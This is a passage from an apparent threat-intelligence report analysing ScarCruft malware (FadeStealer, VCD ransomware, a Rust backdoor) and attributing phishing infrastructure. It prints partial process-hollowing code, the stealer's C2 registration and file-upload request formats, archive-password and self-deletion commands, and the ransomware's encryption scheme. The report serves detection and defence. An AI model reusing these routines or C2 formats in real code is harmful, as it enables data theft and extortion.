    elFvjbkRG5OdE0Mg = EOoIradbT9TnZRpM(MYZWlJ8gZ, aTaQaq + Fo4BHYkSrXq, 0, None, Q6qFUxPngjqA4w0l, JTRYkstslHrhlrpv, None, dIRafvjRcC, None, None)
    if elFvjbkRG5OdE0Mg == -1:
        error_code = ctypes.get_last_error()
        print(f"CreateFileTransactedW() failed. Error: {error_code}")
        return
    PeXvq7 = vku3ru07NmRj.WriteFile
```


Figure 8. Partial Code of Transacted Hollowing

The malware executes the randomly selected process in a suspended state and maps the previously created section into the target process's memory. It calculates the entry point address of the payload and retrieves the register context of the target process's primary thread. The value of EIP (or RIP) is then overwritten with the entry point address of the payload. The modified register values are applied using SetThreadContext(), and the payload is launched by resuming the thread with ResumeThread().

tele.dat (FadeStealer)

- Path: %ProgramData%\telegram_update\tele.dat
- MD5: 2087264b9c960aea396d47514edb2954
- SHA256: 7657aa6b9de313b51e78d23d7101140ef5f9bfcd57be313200f00639d6b493ea

When wonder.dat is extracted, the telegram_update directory contains a file named tele.dat, which is not executed and is subsequently deleted. This file, encoded with Base64 and XOR, is decoded and executed in memory through the previously described tele.conf (**TxPyLoader**) script.

- Length of XOR Key: 0x18 (24)
- XOR Key: D8 2B CE 56 7F DF 6C 2C F9 57 21 80 D0 59 CA AA 17 1F DB 9A A4 9F 94 D5
- MD5: 1a833c343c380573d22b7c116f4f3b1d
- SHA256: a636a19b16e7910d7380ebfae30b24edbcfc7047df143e9c78199a54649e3668
- Compiled Timestamp: 2025-07-10 07:53:11 (UTC)

The decoded payload has been identified as **FadeStealer**, a malware used by the ScarCruft group. FadeStealer was first discovered in 2023 and is categorized as an information-stealing malware.

Create Mutex

- Mutex: Avoid App Double Running IPFIX

Create rar.exe

The malware checks for the existence of rar.exe in the %Temp% directory. If the file is not found, it drops a copy of rar.exe that is embedded within its binary. This file is the command-line version of WinRAR, and is used to compress folders containing stolen logs.

- Path: %Temp%\rar.exe
- MD5: 6f29df571ac82cfc99912fdcca3c7b4c
- SHA256: dea0d551900ce032e8684282977bbe5c5705076ac5d7e229887458906ad174cd

This legitimate rar.exe binary has previously been observed in ScarCruft group operations.

Register Victim & Get Command

A clientId is generated by combining the computer name and username, and is sent to the C2 server to register the newly infected victim.

- C2 URL: hxxp://rryoo[.]kentech[.]ac.kr/community/japerson/muni.php?U={ComputerName}-{Username}

The FadeStealer malware establishes a TCP socket and sends a message to the C2 server using the following format:

Table 6. Client ID Transmission Format

```
GET /community/japerson/muni.php?U={clientId} HTTP/1.1
Host: rryoo[.]kentech[.]ac[.]kr
Connection: close
```

The response received from the C2 server is Base64-decoded to extract a command. If the decoded command begins with the character '|', the remaining string is interpreted as a file path, and the files located in that path are compressed using the filename format:

- Path: %Temp%\data_{YYYY_MM_DD-HH_MM_SS}.rar

If the command does not begin with '|', it is treated as a system command and executed via the cmd.exe process.

Collect Items

FadeStealer stores collected data—such as keystrokes, screenshots, audio recordings, and portable/removable device info—in separate directories based on data type.

Table 7. File Paths for Exfiltrated Logs

Log Path	Description
%Temp%\\VSTelems_Fade\\NgenPdbk\\\key_{YYYY_MM_DD}.log	Keystroke log file path
%Temp%\\VSTelems_Fade\\NgenPdbc\\\{YYYY_MM_DD-HH_MM_SS}.jpg	Screenshot log file path
%Temp%\\VSTelems_Fade\\NgenPdbm\\{YYYY_MM_DD-HH_MM_SS}.wav	Microphone recording log file path
%Temp%\\VSTelems_FadeIn\\{devicename}_{YYYY_MM_DD-HH_MM_SS}.rar	Portable device information log file path
%Temp%\\VSTelems_FadeOut\\usb_{YYYY_MM_DD-HH_MM_SS}.rar	Removable disk device information log file path

Compress Files into RAR

The directories containing the stolen data are compressed using the rar.exe. The folders named VSTelems_FadeIn and VSTelems_FadeOut, which contain data related to removable and portable storage devices, are immediately compressed during the data theft process. In contrast, keystroke logs, screenshots, and audio recordings are compressed under the VSTelems_Fade folder.

All compressed archives are protected with the password “**NaeMhq[d]**”, and the output is split into 1GB volumes using specific compression options.

Table 8. Example RAR Command with Compression Options

```
c:\\windows\\system32\\cmd.exe /c ""%Temp%\rar.exe”  a -r -ep1 -m0 -y -p NaeMhq[d]q -v1g
"%Temp%\watch_{yyyy_mm_dd-hh_mm_ss}.rar" "%Temp%\\VSTelems_Fade\\*.*"
```

Send to C&C Server

When transmitting the compressed files to the C2 server, the malware writes the following message format into the **socket buffer** and sends it.

Table 9. Message Format for Compressed File Transmission

```
POST /community/japerson/muni.php?U={clientId}  HTTP/1.1
Host: rryoo[.]kentech[.]ac[.]kr
Content-Length: {size}
Content-Type: multipart/form-data; boundary=myboundary
User-Agent: 1337
Connection: keep-alive

--myboundary
Content-Disposition: form-data; name="_file"; filename={filename}

{data}
--myboundary--
```

etele.dat (VCD Ransomware)

- Path: %ProgramData%\telegram_update\tele.dat
- MD5: fe2b265d021a2edc311ca38f40660313
- SHA256: 4531f0b86b4dad658c7dac48ef6beb3d4df3ffdf9d813732dfb2d650b95695f8

The attacker downloads a file named **tele.dat** from the distribution server and executes it. This file is encoded using Base64 and XOR, following the same method as used in FadeStealer, and is **decoded and executed via the TxPyLoader malware**.

- Length of XOR Key: 0x16 (22)
- XOR Key: E0 57 4A 2F F0 77 3F D4 87 92 38 E9 1A 89 0C D3 B8 A5 ED 72 46 1E
- MD5: b8c026ce7d84383b01cedc0d21dc4211
- SHA256: d75d789c728d1efd85d57e403b712b8b80f021a1c44940a473186c801e7c0b63
- Compiled Timestamp: 2025-07-25 11:13:19 (UTC)

The decoded sample has been identified as ransomware specifically tailored to a target victim. A list of directory paths intended for encryption is hardcoded within the binary, suggesting that the attacker had already identified these paths using previously deployed information-stealing malware or NubSpy.

Create Mutex

To prevent duplicate execution, the ransomware creates a **Mutex**.

- Mutex name: Mutex

Traversal Target Files & Drop RansomNote

The list of directories to be encrypted is embedded in the binary and separated using the || delimiter. Regardless of the listed directories, the malware also creates a ransom note on the user's desktop.

During encryption, the malware scans all files in the target directories, skipping . and .., the C:\Windows\ directory, and any paths containing "&F(Q39B" or "@@PoTPr". It recursively traverses subdirectories and drops a ransom note in each processed folder.

When a file is identified, the malware obtains its full path. If the filename matches that of the ransom note, the file is excluded from encryption.

- 00_FILE-RECOVER-GUIDE.txt
- 00_파일-복구-가이드.txt

The ransomware drops two versions of the ransom note, one in English and the other in Korean. Both versions are embedded within the binary as Base64-encoded strings, which are hardcoded and decoded at runtime before being written to disk.

- Email address used in Ransom Note: creativeidea2024[@]proton.me



Figure 9. Ransom Note: 00_FILE-RECOVER-GUIDE.txt



Figure 10.Ransom Note: 00_파일-복구-가이드.txt

File Encrypt

The ransomware uses a combination of RSA and AES-256-CBC algorithms for file encryption. Before encryption, it verifies the existence of the target file path and checks whether the file size exceeds 0xC800000 bytes (209,715,200 bytes, approximately 200MB). Files larger than this threshold are excluded from encryption.

The AES key and IV used in the encryption process are randomly generated using the CryptGenRandom() API. The generated AES key and IV are then encrypted using RSA and appended to the end of the original file data.

The encryption routine starts from the beginning of the file, encrypting 0x80000 bytes (512KB) at a time, followed by 0x10000 bytes (64KB) left unencrypted. This alternating pattern continues throughout the file. The CryptEncrypt() API is used during this process, and up to 16 bytes (0x10) of padding may be added according to PKCS#7 padding rules. The padding is written after the RSA-encrypted AES key and IV block.

Finally, the original file size is recorded as an 8-byte value at the very end of the file, and the file extension is changed to .VCD.



Figure 11. Structure of Encrypted File

Self-Deletion

After the encryption process is completed, the ransomware executes a self-deletion command via CreateProcessW().

- Command: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q {filename}

aiupdate.dat (CHILLYCHINO)

- Path: %Public%\aiupdate.exe
- MD5: d343df200b5c1942a1e58b4f26ffdfaf
- SHA256: 67ad959e8af25a48928c28ca9a38a6f2a61ea4935fe60dfed79061214e840b15
- Compiler: Rust (1.87.0)
- Compiled Timestamp: 2025-07-23 01:31:23 (UTC)

The file aiupdate.dat is a malware sample written in Rust. It executes arbitrary commands received from the attacker and uploads the execution results to the C2 server.

- C2 URL: hxxps://inyouth[.]or[.]kr/data/file/member/net.php?U={clientId}

A PowerShell-based malware with similar functionalities and C2 URL formatting was previously observed in ScarCruft campaigns. TALON tracks this variant under the name CHILLYCHINO.

The client ID is generated by concatenating the lowercase computer name and username, and this value is included in the ‘U’ field of the C2 URL to register the victim.

- clientId: {ComputerName}-{Username}

The response received from the C2 server is Base64-decoded and executed using cmd.

- Command: cmd /c {command}

The output of the executed command is Base64-encoded and appended to the ‘R’ field of the C2 URL before being transmitted to the attacker.

- C2 URL:
  hxxps://inyouth[.]or[.]kr/data/file/member/net.php?U={clientId}&R={encoded_result}

Attribution

TALON assesses with high confidence that the ScarCruft group is behind this campaign, based on analysis of the malware and infrastructure used. This section outlines the evidence supporting the attribution.



Figure 12. Diamond Model: ScarCruft

Using PubNub API

The first supporting indicator is the use of PubNub. ScarCruft has been observed using real-time messaging services such as Ably and PubNub as command-and-control (C2) infrastructure since at least 2017. According to publicly available information, Cisco Talos published an analysis in 2017 of a ScarCruft malware known as PubNubRAT, which leveraged the PubNub API. In addition, usage of PubNub has also been observed in the phishing infrastructure tracked by S2W in relation to ScarCruft campaigns.

PubNub API for Android Malware

ScarCruft has also distributed Android malware targeting mobile users, including Cumulus, Clugin, and ChinoDroid. On March 20, 2018, ESTsecurity publicly disclosed an analysis of a ScarCruft mobile malware disguised as a Naver security app, which was later tracked by S2W under the name Pinomitter (a.k.a. KevDroid). One of the key characteristics of this malware was its use of PubNub API to receive command codes.

- MD5: 53cef2cceecc83a48c45eb289fb9fa03
- SHA256: f6521d8c66137b79f56590add33138640d59cb3ed6823a1ba0db8f60577ba266

Notably, the **PubNub channels named "PAPA" and "HAIZI"**, which were used in **Pinomitter**, have also appeared in **PubNubRAT** samples. According to Talos, **PubNubRAT** was identified within the C2 infrastructure of KevDroid, and was named as such due to its use of **PubNub for communication**.

This recurring use of PubNub across multiple malware strains and platforms both Windows and Android demonstrates ScarCruft's longstanding abuse of PubNub as C2 infrastructure.

PubNub API for Phishing

In addition to malware command-and-control operations, PubNub has also been abused as part of ScarCruft's phishing infrastructure.

In September 2024, TALON identified a phishing URL impersonating Naver's login page, which was attributed to the ScarCruft group. The phishing infrastructure included PubNub channels used by the attacker to receive stolen information.

Table 10. Phishing URL disguised as Naver Login Page

hxxps://web1[.]ossem[.]co[.]kr/data/member/signin/**nconf.php**?ryxy=9e4ebolutujafiwavi9i0yza&rexyibebo=sy8osy5isuche6u8u2&thagithyt=7yrederuxyi7u9a&id=[redacted]&wemech=sazyme4uzopesesypo9yquur

The field names and values in the phishing URL matched those previously used by ScarCruft in earlier phishing campaigns, indicating a continued use of shared phishing infrastructure.

Table 11. Similar Phishing Cases

Case 1 (2023)	hxxp://shacc[.]kr/editor/**nconf.php?rom=public&eod=tursuff&rodi=deocw23o43&id=[redacted]**
Case 2 (2024)	hxxps://web1[.]ossem[.]co[.]kr/data/site/alfacgiapi/**nconf.php?rom=public&eod=tursuff&rodi=deocw23o43&id=[redacted]**

Upon visiting the phishing URL, User-Agent information and other metadata were captured and transmitted to the attacker's PubNub channel through embedded phishing scripts.



Figure 13. ScarCruft Phishing Theme: Naver Login Page

Table 12. Traffic Captured Upon Accessing the Phishing URL

[2] GET 200
hxxps://web1[.]ossem[.]co[.]kr/data/member/signin/**nconf.php?public&eod=tursuff&rodi=deocw23o43&id=[redacted]**
[6] GET 200
hxxps://**ps3[.]pndsn[.]com**/v2/subscribe/sub-c-312de02a-4b15-11e9-bdf4-8e79f01390ff/[redacted]/0?heartbeat=300&uuid=pn-42504e32-ebfe-46a4-865a-2cd8e2d643ab&pnsdk=PubNub-JS-Web%2F4.21.7
[7] GET 200
hxxps://**ps3[.]pndsn[.]com**/v2/presence/sub-key/sub-c-312de02a-4b15-11e9-bdf4-8e79f01390ff/channel/[redacted]/heartbeat?state=%7B%7D&heartbeat=300&uuid=pn-42504e32-ebfe-46a4-865a-2cd8e2d643ab&pnsdk=PubNub-JS-Web%2F4.21.7
[8] GET 200
hxxps://**ps3[.]pndsn[.]com**/v2/subscribe/sub-c-312de02a-4b15-11e9-bdf4-8e79f01390ff/[redacted]/0?heartbeat=300&tt=17274134375717283&tr=35&uuid=pn-42504e32-ebfe-46a4-865a-2cd8e2d643ab&pnsdk=PubNub-JS-Web%2F4.21.7
[9] GET 200 hxxps://nid.naver.com/favicon.ico
[10] GET 200
hxxps://**ps3[.]pndsn[.]com**/publish/pub-c-f0ef8056-a7ac-4618-a02c-5b92a04322a9/sub-c-312de02a-4b15-11e9-bdf4-8e79f01390ff/0/[redacted]/0/%22UP%22?meta=%7B%22Who%22%3A%22dGVzdEBuYXZlci5jb20%3D%22%2C%22Command%22%3A%22MA%3D%3D%22%2C%22..

In addition, there is evidence that ScarCruft previously leveraged PubNub in phishing campaigns themed around Daum's login page.

- Phishing URL:
  hxxp://daum-member-manage[.]epizy[.]com/update/login.php?id=[redacted]&md=-98&m={fClass:read,oParameter:{charset:,prevNextMail:true,threadMail:true,listScrollPosition:0,mailSN:2,previewMode:2}}&i=1

